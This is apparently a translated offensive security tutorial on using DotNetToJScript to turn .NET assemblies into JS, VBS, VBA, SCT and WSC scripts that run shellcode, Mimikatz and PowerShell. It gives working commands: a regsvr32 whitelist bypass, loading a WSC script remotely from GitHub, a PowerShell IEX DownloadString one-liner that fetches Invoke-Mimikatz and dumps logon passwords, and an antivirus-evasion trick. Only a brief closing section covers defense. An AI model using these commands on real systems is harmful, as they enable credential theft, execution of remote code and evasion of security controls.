
0x00 Preface
---
Recently, James Forshaw open-sourced a tool called DotNetToJScript, which can load .Net programs using JS/Vbs scripts, which is quite interesting.
Both Casey Smith and Cn33liz have conducted further research on this and open-sourced their exploitation code.
This article will systematically organize this technology to help everyone better understand it.
0x01 Introduction
---
This article will cover the following:
- DotNetToJScript Compilation Method
- DotNetToJScript Usage Method
- Executing Shellcode Using JS/Vbs
- Executing PowerShell Scripts Using JS/Vbs
0x02 DotNetToJScript Compilation Method
---
DotNetToJScript download address:
https://github.com/tyranid/DotNetToJScript
Compile using the tool VS2012
Error 1:
Missing assembly reference NDesk.Options
Solution:
Need to add reference NDesk.Options
Download address:
http://www.ndesk.org/Options
Unzip, Project - Add Reference - Browse - \ndesk-options-0.2.1.bin\ndesk-options-0.2.1.bin\lib\ndesk-options\NDesk.Options.dll
Next, specify the target framework as .NET Framework 2.0, recompile
Error 2:
Missing assembly reference Linq
Solution:
Add reference to System.Core.dll 3.5
Location:
C:\Program Files\Reference Assemblies\Microsoft\Framework\v3.5\System.Core.dll
After adding the reference, compilation succeeded, generating DotNetToJScript.exe and ExampleAssembly.dll in two directories respectively
0x03 DotNetToJScript Usage
---
1. Generate js script
Parameters are as follows:
DotNetToJScript.exe -o 1.js ExampleAssembly.dll
After execution, 1.js is generated


Execute 1.js to call public TestClass() in ExampleAssembly.dll
As shown in the figure below
The execution process is as shown below, a dialog box pops up
2. Generate vbs script
Parameters are as follows:

DotNetToJScript.exe -l vbscript -o 2.vbs ExampleAssembly.dll
Execution is as shown in the figure
3. Generate VBA script
Parameters are as follows:
DotNetToJScript.exe -l vba -o 2.txt ExampleAssembly.dll
To be placed in Office macros
4. Generate SCT script
Parameters are as follows:
DotNetToJScript.exe -u -o 3.sct ExampleAssembly.dll
Startup method:
Command line parameters are as follows:
regsvr32.exe /u /n /s /i:3.sct scrobj.dll
Note:
For details, refer to the previous article 'Use SCT to Bypass Application Whitelisting Protection'
5. Generate wsc script
Parameters are as follows:
DotNetToJScript.exe -m -o 4.wsc ExampleAssembly.dll
Startup method 1: Local invocation
Call via js, the js script content is as follows:
GetObject("script:C:\\test\\4.wsc");
Note:
Absolute path required, wsc file extension can be arbitrary
Startup method 2: Remote startup
Save 4.wsc on GitHub, address as follows:
https://raw.githubusercontent.com/3gstudent/test/master/4.wsc
js script content is as follows:
GetObject("script:https://raw.githubusercontent.com/3gstudent/test/master/4.wsc")
Note:
For details, please refer to the previous article 'WSC, JSRAT and WMI Backdoor'
0x04 Summary of payloads achievable using JS/Vbs
---
For the ExampleAssembly.dll in the above tests, it can be replaced with other payloads:
1. Execute shellcode
Code can be referenced at the following address:
https://gist.github.com/subTee/618d40aa4229581925eb9025429d8420#gistcomment-2057305
Create a new C# project, you can choose a C# console application, compile it into an exe
The parameters for generating the js script are as follows:

DotNetToJScript.exe -o shellcode.js shellcode.exe
Test as shown in the figure below
2. Execute mimikatz
Code can be referenced at the following address:
https://gist.github.com/subTee/b30e0bcc7645c790fcd993cfd0ad622f
For executing Mimikatz code in C#, refer to the following address:
https://gist.github.com/subTee/5c636b8736530fb20c3d
3. Execute PowerShell
Code can be referenced at the following address:
https://github.com/Cn33liz/StarFighters
Author: Cn33liz
StarFighters:
- Capable of loading Empire framework startup code
- Supports JavaScript and VBScript
- Does not require powershell.exe, can be used to bypass whitelist blocking
- Executes PowerShell code via PowerShell runspace environment (.NET)
For methods of executing PowerShell code, refer to the project p0wnedShell, address as follows:
https://github.com/Cn33liz/p0wnedShell
I previously researched this, streamlined its code to support .NET 2.0, address as follows:
An open-source project
Actual testing:
StarFighters can not only load the startup code of the Empire framework, but also be used to directly execute PowerShell commands
Method as follows:
(1) Execute a single PowerShell command
The command needs to be base64 encoded, as follows:
$code = 'start calc.exe' |
The resulting base64 code is:
cwB0AGEAcgB0ACAAYwBhAGwAYwAuAGUAeABlAA==
Replace var EncodedPayload in StarFighter.js

Successfully executed, calculator pops up as shown in the figure below
(2) Execute PowerShell script locally
Using Invoke-Mimikatz.ps1, download link as follows:
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1
Add the operation code for exporting credentials:
Invoke-Mimikatz -Command "log privilege::debug sekurlsa::logonpasswords"
Note:
Adding the log parameter is to export the results to the file mimikatz.log
Command as follows:
$code = Get-Content -Path Invoke-Mimikatz.ps1 |
Replace var EncodedPayload in StarFighter.js with the content from the generated 1.txt
(3) Remote execution of PowerShell script
PowerShell command as follows:
powershell IEX "(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -Command 'log privilege::debug sekurlsa::logonpasswords'"
The code for base64 encoding is as follows:
$code = Get-Content -Path code.txt |
Replace var EncodedPayload in StarFighter.js with the content generated in 2.txt
Note:
A certain antivirus software will detect and kill this js script by default. A method to bypass static detection (no guarantee of validity):
- Save the script in ASCII format, it will be detected and killed
- Switch to UNICODE format, it will not be detected and killed
0x05 Defense
---
From a defensive perspective, everyone will block powerShell.exe, but this is far from enough:
powershell runspace environment (.NET) is the key
Specifically for the techniques in this article, the defense methods are as follows:
Restrict js, vbs, vba macros, sct, and wsc scripts separately


